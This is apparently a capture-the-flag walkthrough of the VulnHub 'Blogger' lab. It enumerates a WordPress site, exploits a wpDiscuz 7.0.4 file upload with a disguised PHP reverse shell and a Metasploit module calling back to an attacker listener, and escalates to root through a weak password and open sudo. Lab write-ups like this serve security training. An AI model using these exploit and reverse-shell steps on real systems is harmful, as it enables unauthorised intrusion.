```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sun Apr  6 16:58:42 2025 as: /usr/lib/nmap/nmap --privileged -sCV -
Nmap scan report for 10.0.2.15
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:1d:82:8f:5e:de:9a:00:a8:07:39:bd:ac:ad:d3:44 (RSA)
|   256 d7:b4:52:a2:c8:fa:b7:0e:d1:a8:d0:70:cd:6b:36:90 (ECDSA)
|_  256 df:f2:4f:77:33:44:d5:93:d7:79:17:45:5a:a1:36:8b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Blogger | Home
MAC Address: 02:1C:00:A5:06:70 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Description

James M Brunner, A Web Develo
Style :)

Add blogger.thm to /etc/hosts file

```
❯ gobuster dir -u http://10.0.2.15 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.15
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 307] [--> http://10.0.2.15/assets/]
/css                  (Status: 301) [Size: 304] [--> http://10.0.2.15/css/]
/index.html           (Status: 200) [Size: 46199]
/js                   (Status: 301) [Size: 303] [--> http://10.0.2.15/js/]
/images               (Status: 301) [Size: 307] [--> http://10.0.2.15/images/]
```


```
❯ whatweb http://10.0.2.15
http://10.0.2.15 [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED][ZZ], Email[example@email.com,mail@example.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.0
2.15], JQuery[2.2.3], PasswordField, Script, Title[Blogger | Home]
```






```
❯ wpscan --url http://blogger.thm/assets/fonts/blog/ --enumerate u,p
```


```
[+] j@m3s
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Login Error Messages (Aggressive Detection)
```


```
❯ wpscan --url http://blogger.thm/assets/fonts/blog/ --plugins-detection aggressive
```



[+] akismet
| Location: http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/
| Last Updated: 2025-02-14T18:49:00.000Z
| Readme: http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.3.7
|
| Found By: Known Locations (Aggressive Detection)
| - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/, status: 200
|
| Version: 4.0.8 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://blogger.thm/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
[+] wpdiscuz
| Location: http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/
| Last Updated: 2025-02-20T16:52:00.000Z
| Readme: http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
| [!] The version is out of date, the latest version is 7.6.28
|
| Found By: Known Locations (Aggressive Detection)
| - http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
|
| Version: 7.0.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://blogger.thm/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt


❯ cp /home/kali/php-reverse-shell.php .
❯ ll
drwxrwxr-x kali kali 4.0 KB Sun Apr 6 18:04:30 2025 reports
.rw-rw-r-- kali kali 5.4 KB Sun Apr 6 22:19:22 2025 php-reverse-shell.php
.rw-rw-r-- kali kali 438 B Sun Apr 6 16:57:29 2025 ports


~/VulnHub/Blogger ✔ mv php-reverse-shell.php shell.php


~/VulnHub/Blogger ✔ nano shell.php


❯ cat shell.php
File: shell.php
1 GIF89a;
2 <?php
3 // php-reverse-shell - A Reverse Shell implementation in PHP
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net


Subscribe
Login
asd
shell.php
lete@lete.com
Website
POST COMMENT

0 COMMENTS

lete right now Awaiting for approval

asd



```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.15] 53524
Linux ubuntu-xenial 4.4.0-206-generic #238-Ubuntu SMP Tue Mar 16 07:52:37 UTC 2021 x8
6_64 x86_64 x86_64 GNU/Linux
 20:28:25 up  5:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@ubuntu-xenial:/$ ls -la /home
total 20
drwxr-xr-x  5 root    root    4096 Jan 17  2021 .
drwxr-xr-x 25 root    root    4096 Apr  6 14:54 ..
drwxr-xr-x  2 james   james   4096 Jan 17  2021 james
drwxr-xr-x  3 ubuntu  ubuntu  4096 Jan 17  2021 ubuntu
drwxr-xr-x  4 vagrant vagrant 4096 Jan 17  2021 vagrant
www-data@ubuntu-xenial:/$ su vagrant
Password:
vagrant@ubuntu-xenial:/$ sudo -l
Matching Defaults entries for vagrant on ubuntu-xenial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbi

User vagrant may run the following commands on ubuntu-xenial:
    (ALL) NOPASSWD: ALL
vagrant@ubuntu-xenial:/$ sudo su
root@ubuntu-xenial:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:/# whoami
root
root@ubuntu-xenial:/# cat /root/root.txt
SGV5IFRoZXJlLApNeXNlbGYgR2F1cmF2IFJhaiwgSGFja2VyLCBQcm9ncmFtbWVyICYgRnJlZUxhbmNlci4
IGlzc3VlIG9yIHN1Z2dlc3Rpb25zIGZvciBtZS4gUGluZyBtZSBhdCB0d2l0dGVyCgpUd2l0dGVyOiBAdGh
cHM6Ly90aGVoYWNrZXJzYnJhaW4ucHl0aG9uYW55d2hlcmUuY29tCgoKSGVyZSdzIFlvdXIgRmxhZy4KZmx
root@ubuntu-xenial:/# cat /home/james/user.txt
ZmxhZ3tZMHVfRCFEXzE3IDopfQ==
root@ubuntu-xenial:/# vagrants tiene la misma contraseña que su nombre --> vagrant
```

Otra forma de hacerlo con metasploit

Wordpress Plugin wpDiscuz 7.0.4 - Unauthenticated Arbitrary File Upload (Metasploit)



Blogger

Insufficient Logging & Monitoring Day 10

JANUARY 17, 2021 • J@M3S • UNCATEGORIZED

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload)

   Name       Current Setting                       Required  Description
   ----       ---------------                       --------  -----------
   BLOGPATH   /?p=29                                yes       Link to the po
   Proxies                                          no        A proxy chain
   RHOSTS     10.0.2.15                             yes       The target hos
   RPORT      80                                    yes       The target por
   SSL        false                                 no        Negotiate SSL/
   TARGETURI  http://blogger.thm/assets/fonts/blog  yes       The base path
   VHOST                                            no        HTTP server vi


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.65        yes       The listen address (an interface may be
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   wpDiscuz < 7.0.5
```

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 10.0.2.65:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as PEoRCqk.php
[*] Calling payload...
[!] Tried to delete PEoRCqk.php, unknown result
[*] Command shell session 2 opened (10.0.2.65:4444 -> 10.0.2.15:39364) a

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
<ress/assets/fonts/blog/wp-content/uploads/2025/04$ cd /
cd /
www-data@ubuntu-xenial:/$
```

```
www-data@ubuntu-xenial:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
james:x:1002:1002:James M Brunner,,,:/home/james:/bin/bash
```